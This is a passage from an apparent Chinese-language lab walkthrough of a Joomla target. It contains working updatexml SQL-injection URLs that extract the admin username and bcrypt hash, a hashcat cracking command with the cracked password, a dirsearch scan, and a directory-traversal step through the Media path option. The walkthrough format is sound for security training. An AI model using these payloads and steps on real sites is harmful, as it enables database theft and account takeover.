
继续查表中的内容,直接查username或password这种字段,而updatexml的回显上限是32个字符,所以要分多步提取

先看username,发现第一个就是admin
1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,(select substr(username,1,31) from d8uea_users limit 0,1)),1)

然后是password,分多步查
1 2 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,(select substr(password,1,31) from d8uea_users limit 0,1)),1)select substr(password,32,31) from d8uea_users limit 0,1)),1)
最终得到:
1 $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu

是$2y$10$开头的,所以是 Bcrypt 加密,可以使用 kali 的 hashcat 工具来破解密码,密码字典可以用 kali 里的rockyou.txt
1 hashcat -m 3200 '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu' /usr/share/wordlists/rockyou.txt


成功破解出密码是snoopy,去管理员登录页面登录,先用 dirsearch 扫一下目录
1 dirsearch -u http://192.168.1.7/

访问/administrator页面进行登录
然后再继续去找漏洞点,可以找到:Joomla目录遍历及远程代码(CVE-2021-23132)
做到后面发现这个点打不通
文章:https://www.cnblogs.com/starci/p/15174896.html


首先是目录遍历,访问左边导航栏的 Media

来到的页面是

然后点右上角的 Options 修改其中的 Path to Files Folder 的路径,就可以实现目录穿越
保存后返回来发现页面中的文件夹就都变了

